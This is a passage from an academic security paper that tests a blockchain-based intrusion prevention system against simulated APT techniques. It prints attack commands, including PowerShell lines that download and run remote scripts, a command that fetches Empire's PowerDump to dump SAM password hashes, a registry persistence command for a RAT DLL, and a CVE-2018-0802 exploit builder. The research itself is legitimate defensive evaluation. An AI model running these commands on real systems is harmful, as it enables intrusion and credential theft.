

FIGURE 5. Test environment setup.

Note that this test environment is a simple representative of a remote endpoint accessing resources at the corporate network. This simple scenario is used to assess the proposed BIDPS against different attacks against the endpoint. More complicated testbeds can be built to increase the coverage of testing BIDPS, which is left for future work. Table 4 provides details and specifications of these machines. An HLF Blockchain network v2.2.2 is used, the smart contracts and applications are implemented using Node.js, and the firewall is Iptables configured with 'DROP ALL' mode.

TABLE 4. Test environment machines specifications.

	Remote Employee Endpoint	Gateway Controller	Apache Web Server	Blockchain Network
OS	Windows 10 Pro x64	Linux 3.10.0 – CentOS	Ubuntu 14.04.6	Ubuntu 20.04.3 LTS
CPU	2.19 GHz Quad Core Intel Core i7-4770HQ	2.2 GHz Quad Core Intel Core i7	1.5 GHz Quad Core Intel Core i7 x86_x64	2.22 GHz Quad Core Intel Core i7-4770HQ
RAM	6 GB	4 GB	2 GB	6 GB

The hashing is performed based on all the applications installed by the corporate IT department on the employee's endpoint machine. This accounts for the ultimate detection and prevention of any malware executed from the hard disk. Hence, if an attacker compromises the employee's endpoint, it is extremely unlikely that further malicious tools can execute as their hash and relevant information are not present on-chain. Nevertheless, malware executed directly from memory (e.g., fileless malware [49]) or malicious activities leveraging valid and legitimate system tools such as PowerShell, also known as LotL attacks [50], are still a risk to take into consideration.

To address this issue, a user-aware on-chain data context is proposed. Based on the work from academia [7], [49], [51], [52] and industry [53], [54], [55] analysing and replicating fileless and LotL attacks, Table 5 shows the processes that are subject to Process 7 (i.e., transfer of ownership) for the effective detection and prevention of fileless and LotL attacks. Note that some of these applications, such as *certutil.exe*, *cmd.exe* or *wmic.exe*, are extensively used for legitimate OS purposes. Therefore, spotting their execution does not automatically constitute malicious activity. Further enhancing methodologies using machine learning and artificial intelligence have been proposed in [56] aiming to reduce the noise and extract useful alerts.

TABLE 5. Windows OS files subject to process 7.

Addinprocess.exe	Extexport.exe	Powershell_ise.exe
Addinprocess32.exe	Gprslt.exe	Presentationhost.exe
Addinutil.exe	Infdefaultinstall.exe	Regasm.exe
At.exe	Installutil.exe	Regedit.exe
Bcdedit.exe	Mavinject32.exe	Regsvcs.exe
Bitsadmin.exe	Mavinject64.exe	Regsvr32.exe
Certutil.exe	Mmc.exe	Rundll32.exe
Cmd.exe	Msbuild.exe	Sc.exe
Cmdkey.exe	Msdt.exe	Sctasks.exe
Cmstp.exe	Mshta.exe	Vssadmin.exe
Control.exe	Msiexec.exe	Wevtutil.exe
Csc.exe	Msinfo.dll	Wmic.exe
Cscript.exe	Net.exe	Wscript.exe
Esentutl.exe	Odbcconf.exe	Advpack.dll
Eventvwr.exe	Powershell.exe	Dfshim.dll
Setupapi.dll	Syssetup.dll	

Finally, Microsoft's Sysmon [57] is used to further enhance fileless attack detection and prevention by monitoring for specific event IDs. Sysmon logs the loaded drivers and DLLs with their signatures and hashes, thereby when a remote thread is created (e.g., a DLL is reflectively called via a malicious VB script within a word document) Sysmon creates *Event ID 8*, which is also used to detect the full class of attacking techniques to inject code or hide within other processes.

V. EVALUATION OF BIDPS DETECTION/PREVENTION CAPABILITIES UNDER DIFFERENT APT ATTACKS

Considering the testbed environment in Section IV, the proposed BIDPS approach is evaluated against the attacks that were discussed in Section III.B. The attackers' techniques are applied from the ATT&CK framework, which is typically parts of an APT attack. The following categories of techniques are addressed: Initial Access, Execution, Persistent, Privilege Escalation, Defence Evasion, Credential Access, and Discovery (i.e., all stages before lateral movement, which BIDPS aims to prevent).

A. FILE-BASED ATTACKS

In this section, techniques from initial access to discovery will be explored where attacks include direct or indirect interaction with the victim's hard disk drive. The attacker uses legitimate tools such as PowerShell, command prompt, Microsoft Office macros and others (i.e., without injecting malicious code into memory space) to hide the payload execution in the background. For testing purposes, the remote employee's endpoint is set up in two modes to compare the normal ZTA settings to the proposed BIDPS:

1) **No-BIDPS based ZTA**: The endpoint operates under the traditional ZTA enabled corporate environment.
2) **BIDPS based ZTA:**This is the ZTA augmented with the proposed BIDPS approach. The endpoint's application execution is allowed if its hash is present on-chain and owned by the authorised user. Otherwise, the execution will be denied, and alerts will be sent to the system administrator.

1) INITIAL ACCESS

For this stage, two APT attacks are launched:

- **APT30:** A specially crafted payload marketed as Sticky Notes desktop application is sent directly to the remote employee's email address, which is programmed to launch the calculator application while at the same time launching PowerShell and executing a set of commands to setup a reverse tunnel to the adversary C&C centre, thus simulating APT30 [58].
- **APT29:** An indirect way to execute the malicious payload simulating APT29 [43] is by leveraging PowerShell and Microsoft's office macrocode. A malicious Word document is sent to the remote endpoint's user "*George*" with an embedded macrocode. Once opened, the macrocode is allowed to execute, and a command prompt is launched executing the command "*ping 8.8.8.8*". The code used to generate the Word document with macrocode is shown below. When opened, the Word document would invoke the malicious "art.jse" encoded JavaScript file.

```
[Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls12; IEX (iwr
"https://raw.githubusercontent.com/redcanaryco/
atomic-red-team/master/atomics/T1204.002/src/
Invoke-MalDoc.ps1" -UseBasicParsing); $macrocode
= " Open `"C:\Users\Public\art.jse`" For Output
As #1`n Write #1, `"WScript.Quit`"`n Close #1`n
Shell`$ `"ping 8.8.8.8`"`n"; Invoke-MalDoc
-macroCode $macrocode -officeProduct "Word".
```

a: IN CASE OF NO-BIDPS BASED ZTA

Both APT29 and APT30attacks were successful. When the user executed the seemingly innocent *StickyNotes.exe*, two legitimate applications, calculator, and PowerShell were launched as intended in APT30. The latter however executed an additional hidden payload that established a reverse shell over HTTP to the attacker C&C acquiring user's privileges. Similarly, in the APT29 attack, when the user opened the test malicious Word document, the command "*ping 8.8.8.8*" was initiated in the command line as shown in Figure 6.



FIGURE 6. APT30 Initial access – successful.

b: IN CASE OF BIDPS-BASED ZTA

Both APT30 and APT29 attacks were unsuccessful as *StickyNotes.exe* was not allowed to run as shown in Figure 7. First, *StickyNotes.exe* was hashed and BIDPS is inquired whether this hash value can be found on-chain. Since it did not exist, the execution of the software program was denied. Similarly, in the APT29 attack, the hash of the malicious "*art.jse*" encoded JavaScript file could not be found on-chain. Hence, its execution was denied as can be seen below.



FIGURE 7. APT30 initial access – denied.

2) EXECUTION

For this stage, two versions of APT29/41 attacks are launched:

- **APT29/41-v1:** Following APT29 [43] and APT41 [59], which utilise malicious MS Office documents, three types of executables will run on the victim's endpoint: ".exe", ".bat", and ".vbs". In addition, a piece of ransomware executed through a .bat script is simulated. The "*Excel 4 Macro*" module on CALDERA is used to craft an Excel document that attaches a macrocode on a spreadsheet and executes it automatically. The macrocode first writes a VB script on a temporary



FIGURE 8. APT29/41-v1 execution – successful.



FIGURE 9. APT29/41-v1 execution – denied.

directory and then executes it. Next, it attempts to download the process explorer executable from its legitimate source[1] and executes it from the same directory using the current user privileges. The code used to generate the malicious Excel spreadsheet can be found in Appendix A.

- **APT29/41-v2:** In this version, a Word document tries to execute a ".bat" script by invoking macrocode on the user's AppData directory. In most systems, if there is no specific path restriction, user execution is allowed by default because this is where most user applications reside. The ".bat" script attempts to execute "*calc.exe*" afterwards to demonstrate that malware could be executed (or any other form of adversary-controlled code) instead of the calculator. The code used to generate the Word document is shown below.

```
[Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls12; IEX (iwr
"https://raw.githubusercontent.com/redcanaryc
o/atomic-red-
team/master/atomics/T1204.002/src/Invoke-
MalDoc.ps1" -UseBasicParsing); $macrocode = "
Open `"$("$env:temp\art1204.bat")`" For
Output As #1`n Write #1, `"calc.exe`"`n
Close #1`n a = Shell(`"cmd.exe /c $bat_path
`", vbNormalFocus)`n"; Invoke-MalDoc -
macroCode $macrocode -officeProduct Word
```

a: IN CASE OF NO-BIDPS BASED ZTA

The APT29/41-v1 attack was successful as shown in Figure 8. Although avoiding detection at this stage is outside the scope of this work, it is worth noting that by using a simple Caesar cypher obfuscation, Windows defender cannot detect this attack. Similarly, APT29/41-v2 ".bat" script was also executed successfully. The ".bat" script was obfuscated, resulting in traditional signature-based endpoint protection mechanisms (e.g., Windows Defender) being blinded.

[1]https://live.sysinternals.com/procexp.exe

b: IN CASE OF BIDPS BASED ZTA:

The APT29/41-v1 attack was unsuccessful since PowerShell was not allowed to run because the hash of PowerShell belongs to a different owner (i.e., belongs to "*Admin*" not "*George*") on-chain. Thus, the execution of the VB script was denied, preventing further malicious execution. For APT29/41-v2, the "*ReadRescource*" function was invoked and the hash value of "*art1204.bat*" from the macro-enabled Word document was not found on-chain. Moreover, *PowerShell.exe* is owned by "*Admin*" not user "*George*". Therefore, their execution was denied as shown in Figure 9.

3) PERSISTENCE

A more advanced method of establishing persistence is considered here as seen in APT41 and operation Cobalt Kitty [60]. More specifically, an already existing registry key of MS Office is exploited to register a path of a malicious ".dll" file that will function as a RAT and will connect back to the attacker C&C centre on port 8888 TCP every time the user executes an MS Office application such as Outlook, Word, PowerPoint, etc. The execution command is shown below:

```
reg add
"HKEY_CURRENT_USER\Software\Microsoft\Office
test\Special\Perf" /t REG_SZ /d
"C:\TMP\lcxfxqy.dll"
```

a: IN CASE OF NO-BIDPS BASED ZTA

User "*George*" launches PowerPoint and "*lcxfxqy.dll*" executes opening and establishing a connection to the C&C over port 8888 as shown in Figure 10.

b: IN CASE OF BIDPS BASED ZTA

when user "*George*" launches PowerPoint, it triggers two rules in BIDPS. First, "*cmd.exe*" is owned on-chain by "*Admin*", hence C&C receives an error message as shown in Figure 11. If "*George*" tries to run it through a native app that already exists on the user's endpoint (e.g., *regsvr64.exe*) that belongs to "*George*" on-chain, the attacker still receives the



FIGURE 10. APT41 attack – successful.



FIGURE 11. APT41 attack – denied.

error message because the malicious "*lcxfxqy.dll*" is denied execution since its hash is not present on-chain.

4) PRIVILEGE ESCALATION

As demonstrated by APT41 & BARIUM group [61], Winnti group [62], NEODYMIUM group [63] and APT1 [64], hijacking the execution flow of DLLs within a compromised system under basic user privileges provides attackers with a very high success ratio to escalate privileges. By hijacking the search order used to load DLLs, attackers can execute their malicious payloads with elevated privileges. This happens because Windows OS uses known and common methodologies to look for DLLs when loading a program [65]. The above-mentioned groups, and APTs, leveraged known programs from compromised systems that loaded several DLLs into the memory space of its process. They hijacked that order to acquire an administrator-level command prompt through "*wow64log.dll*". This scenario is simulated here using "*Akagi64.exe*" [66], a command line executable used to defeat Windows user account control.

a: IN CASE OF NO-BIDPS BASED ZTA

Assume user "*George*" starts a command prompt and executes the command "*net session*". User "*George*" gets "*Access Denied*" because the "*net session*" command requires administrator access. However, after successfully hijacking WOW64logger via "*wow64log.dll*", a new command prompt is spawned where the "*net session*" command successfully executes as the attacker escalates his/her



FIGURE 12. Akagi64.exe attack – successful.

privileges through user "*George*". Figure 12 shows the two command prompts in the same session.

b: IN CASE OF BIDPS BASED ZTA

The adversary receives an error message since the command prompt ownership on-chain belongs strictly to "*Admin*". At the same time, on the user's endpoint, the attempt to execute "*Akagi64.exe*" results in another "*Access Denied*" notification because the hash of the "*Akagi64.exe*" is not present on-chain.

5) DEFENCE EVASION

There are several techniques in this tactic but APT29 [43] and APT41 [59] will be used since they had remarkable success in bypassing endpoint controls such as anti-virus suites and Endpoint Detection and Response (EDR) technologies [7]. In this test, an obfuscation technique T1027 is used to modify CALDERA's agent so it establishes a channel to the attacker's C&C and runs Windows calculator as proof of execution before exiting (for demonstration purposes).

a: IN CASE OF NO-BIDPS BASED ZTA

The execution of "*T1027.exe*" on the remote endpoint is successful while Windows security is enabled as shown in Figure 13.



FIGURE 13. T1027.exe attack – successful.

b: IN CASE OF BIDPS BASED ZTA

The execution is automatically denied since the hash of "*T1027.exe*" is not present on-chain; this happens before

even Windows security runtime scan takes over to determine if "*T1027.exe*" behaves maliciously or not.

6) CREDENTIAL ACCESS

At this stage, attackers aim to complete one of their objectives such as extracting passwords from web browsers to further spy on users' activities. If their objective is not directly achievable, then they usually aim to search for other credentials (e.g., system credentials) that might be used further to target the Active Directory or help them to unlock additional privileged resources within the victim's computing infrastructure. In this class, APT3 [67], APT33 [68] and APT37 [69] will be simulated to:

1. Acquire credentials from users' web browsers. For this technique, Nirsoft's web browser pass view tool "*wb.exe*" is used [70], however, loaded through CALDERA to leverage Caesar's obfuscation, thus making it undetectable to the local anti-virus.
2. Use only a PowerShell script to read system hashes from the registry, therefore avoiding any unwanted detection from potential endpoint controls and hence executing zero additional system extraction tools such as Mimikatz, PwDump, SAMdump, HashDump, Metasploit and others [71]. For this goal, the following code and commands are used:

```
Write-Host "STARTING TO SET BYPASS and DISABLE
DEFENDER REALTIME MON" -fore green; Set-
ExecutionPolicy -Scope CurrentUser -
ExecutionPolicy RemoteSigned -ErrorAction
Ignore; Invoke-Webrequest -Uri
"https://raw.githubusercontent.com/BC-
SECURITY/Empire/c1bdbd0fdafd5bf34760d5b158dfd0
db2bb19556/data/module_source/credentials/Invo
ke-PowerDump.ps1" -UseBasicParsing -OutFile
"$Env:Temp\PowerDump.ps1"; Import-Module
"$Env:Temp\PowerDump.ps1"; Invoke-PowerDump
```

a: IN CASE OF NO-BIDPS BASED ZTA

The modified version of "*wb.exe*" is executed and two stored passwords are shown in Figure 14. Note that the tool allows for command line execution and password extraction in plain text format, therefore the credential extraction process can become end-to-end invisible and undetectable for the endpoint antivirus. For the second case, there is a minor caveat, where a silent parameter within PowerShell had to be sent to override the execution policy and allow the script to run. For demonstration purposes, as shown in Figure 15, the PowerShell is visible to the user while accessing the Security Account Manager (SAM) to read hashes and usernames. This would be normally hidden from the user's view.

b: IN CASE OF BIDPS BASED ZTA

For the first attack, the attacker is denied, and all subsequent events of password acquisition are blocked since the password extraction tool "*wb.exe*" is denied execution. This is again because the hash of "*wb.exe*" is not written on-chain as shown in Figure 16.



FIGURE 14. wb.exe attack – successful.



FIGURE 15. Overriding execution policy.



FIGURE 16. wb.exe attack – denied.

For the second attack, PowerShell execution was purposely allowed to demonstrate that even if an APT has previously managed to elevate privileges and can run important system components as administrator, the hash of the malicious script "*PowerDump.ps1*" is not written on-chain. Therefore, further execution of malicious tools or scripts is prevented as shown in Figure 17 top left side. For the simple case where an APT tries to launch the same attack from a user's PowerShell, which is not possible, as ownership of PowerShell on-chain is assigned to "*Admin*" only. Therefore, both preventive and detective rules are triggered as seen in Figure 17 bottom right side.

7) DISCOVERY

In this section, the footsteps of APT41 [59] will be followed where an espionage group used system native "*net.exe*"



FIGURE 17. PowerDump.ps1 attack – denied.

as part of network reconnaissance and thereafter used pre-compiled scanners such as Nmap [72] to scan internal systems for open ports and vulnerable services.

a: IN CASE OF NO-BIDPS BASED ZTA

The following command "*net view /domain && net view*" is executed on the endpoint successfully and the result is sent back to the attacker as seen in Figure 18.



FIGURE 18. APT41 Discovery attack – successful.

Next, the attacker can upload a pre-compiled version of the Nmap scanner and execute it successfully as well.

b: IN CASE OF BIDPS BASED ZTA

The initial attempt to execute the Windows native "*net.exe*" to perform network reconnaissance immediately triggers two different rules. The first one according to Table 7, triggers a potential intrusion alert since "*net.exe*" ownership on-chain does not belong to user "*George*". The second one is an alert received by user "*George*" on his endpoint screen showing that net.exe execution through the command line is denied. Furthermore, the Nmap scanner cannot be executed on the remote employee's endpoint since its hash is not present on-chain.

B. FILELESS ATTACK

According to MITRE's attack techniques, process injection and all the relevant sub-techniques [73] such as DLL injection, proc memory, PE injection, process hollowing etc. can potentially evade detection from security products since the execution is masked under a system-owned legitimate process. Attackers, after successfully exploiting a vulnerability of a live process, quickly try to migrate into a more stable process (e.g., cmd.exe, explorer.exe or svchosts.exe) so they can establish a persistent foothold on the victim's endpoint. Thereby, during this fleeting time, APTs either drop a persistent payload on disk or use the different sub techniques of injection to establish a persistent foothold on the victim's endpoint. The former case has been already demonstrated in section V-A "File-based Attacks". Therefore, in this section, the tests will focus explicitly on the initial access phase since that would be the only differentiation factor in comparison to file-based attacks.

1) INITIAL ACCESS

APT37 [69] was used to inject malicious payload, a cloud-based remote administrator tool named ROKRAT [74], into "*cmd.exe*". However, there were cases where "*cmd.exe*" was denied by group policy and injection switched to other Windows' native processes such as "*svchost.exe*" or "*explorer.exe*". Injection happens in three potential ways, first, by utilising Windows' native executables such as "*mavinject.exe*" or "*odbcconf.exe*", secondly, using custom made malicious loaders or injectors, and thirdly, by adding shellcode directly after exploitation, or even sometimes obfuscated within the exploitation phase.

For the first scenario, APT37 steps are replicated according to FireEye's report [75] to produce a malicious Word document. The ad-hoc installed version of Microsoft Office 2016 on the remote employee's endpoint is subject to CVE-2018-0802 [76]. Then, according to APT37 and once successfully exploited, "*calc.exe*" is injected leveraging "*mavinject64.exe*". In the second scenario, the 64-bit version of a custom injector known as InjectAllTheThings [77] is used to reflectively load the malicious version of "*calc.exe*" [78]. In the third scenario, the shellcode is loaded to inject and load a malicious version of "*calc.exe*" directly. To produce the malicious word document, packager_exec [79], CVE-2018-0802 is used with the following command:

```
packager_exec_CVE-2018-0802.py -e
C:\Users\Public\calcz.exe -o test.rtf
```

a: IN CASE OF NO-BIDPS BASED ZTA

In all the three scenarios of APT37, the infected version of calculator "*calcz.exe*" was successfully executed and loaded on "*cmd.exe*", "*svchost.exe*" and "*explorer.exe*" respectively. The latter is shown in Figure 19.

b: IN CASE OF BIDPS BASED ZTA

For the first scenario, where the native "*mavinject64.exe*" is used as an injector, the calculator cannot load because "*mavinject64.exe*" is blocked upon execution. According to the initial design and Table 5, the ownership on-chain belongs to "*Admin*". Therefore, the execution under user



FIGURE 19. APT37 attack – successful.

"*George*" is denied while detection and prevention rules are triggered. For the second scenario, the custom injector "*InjectAllTheThings.exe*" is used. However, despite already having a remote shell on the remote employee's endpoint, the injector's hash is not present on-chain, thereby execution is denied as shown in Figure 20. Lastly, for the third scenario where the shellcode for "*calc.exe*" alongside the injector was passed as shellcode directly after the exploit, it was eventually possible to execute the calculator avoiding all detection triggers.



FIGURE 20. APT37 attack – denied.

VI. BIDPS PERFORMANCE EVALUATION

In the testbed, 46 techniques from several tactics were used to launch file-based and fileless attacks against the endpoint out of 146 techniques available in MITRE ATT&CK (i.e., 31.5%). Since the only difference between file-based and fileless attacks is that during the Execution tactic, all applicable tactics and techniques in the file-based class were performed, and thereby re-assessed explicitly the Execution tactic and techniques under fileless attacks. In the following, a statistical analysis of BIDPS performance in terms of detection and prevention for both file-based and fileless attacks is presented.

A. ANALYSIS OF BIDPS DETECTION/PREVENTION

For the file-based attacks, it was demonstrated that BIDPS acts as the sole source of immutable trust when it comes to either malicious or legitimate file execution. Considering the lab tests, files that attempted execution after dropping onto the hard disk, without its hash and the defined attributes being first recorded on-chain, successfully triggered the detection rules and alerts thereby, the execution was denied (i.e., prevention). As a result, which is depicted in Figure 21, BIDPS achieved a 100% success rate for both detection and prevention across all 46 techniques from different tactics.



FIGURE 21. BIDPS success rate – file-based attacks

On the other hand, for the fileless attacks, the success rate dropped to 63.04% since 7 attacks in Initial Access and 10 attacks in Execution tactics were able to inject their tools entirely in memory. This result highlights a limitation in BIDPS when it comes to fileless attacks detection and prevention as shown in Figure 22.



FIGURE 22. BIDPS success rate – fileless attacks.

